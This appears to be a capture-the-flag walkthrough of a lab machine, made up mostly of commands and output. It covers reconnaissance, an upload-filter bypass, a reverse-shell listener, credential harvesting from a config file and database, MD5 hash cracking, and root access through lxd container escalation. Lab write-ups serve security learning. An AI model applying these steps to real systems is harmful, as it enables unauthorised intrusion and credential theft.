m33pa55w0rdIZseecure!



Day 24 – Docker


sudo nmap -sV -vvv -Pn -sC -T5 10.10.105.188

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

sudo nmap -sV -vvv -T5 -p60000-65535 10.10.105.188

```
PORT      STATE SERVICE REASON         VERSION
65000/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
```


http://10.10.105.188:65000/




ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.105.188:65000/FUZZ -e .php,.aspx

```
index.php               [Status: 200, Size: 800, Words: 31, Lines: 27]
uploads.php             [Status: 200, Size: 1328, Words: 45, Lines: 36]
assets                  [Status: 301, Size: 324, Words: 20, Lines: 10]
api                     [Status: 301, Size: 321, Words: 20, Lines: 10]
grid                    [Status: 301, Size: 322, Words: 20, Lines: 10]
```


Removed “|^js$|”



http://10.10.105.188:65000/uploads.php




Drop this /assets/js/filter.js





```
<body>
    <input id="uploadInput" type=file accept=".png,.jpg,.jpeg">
    <div id="arrow">
```


Submit the shell:



http://10.10.19.65:65000/grid/




sudo nc -nlvp 443



python3 -c 'import pty;pty.spawn("/bin/bash")'

cd /var/www

cat web.txt



cd /var/www/TheGrid/includes

tron:IFightForTheUsers

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";
```

mysql -utron -p

IFightForTheUsers

show databases;

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
```

use tron;

show tables;

```
mysql> show tables;
show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
```

select * from users;

```
mysql> select * from users;
select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
```

https://crackstation.net/

@computer@

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

su flynn

@computer@

```
flynn@light-cycle:~$ cat user.txt
cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
```

id

```
flynn@light-cycle:~$ id
id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

lxc image list

```
flynn@light-cycle:~$ lxc image list
lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+--------+-------------+--------+------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT | PUBLIC |         DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+-------------+--------+------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+-------------+--------+------------------------------+--------+--------+------------------------------+
```

lxc init Alpine test -c security.privileged=true

lxc config device add test trogdor disk source=/ path=/mnt/root recursive=true

lxc start test

lxc exec test /bin/sh

cd /mnt/root/root

```
~ # ^[[30;5Rcd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ^[[30;18Rls
ls
root.txt
/mnt/root/root # ^[[30;18Rcat root.txt
cat root.txt
THM{FLYNN_LIVES}
```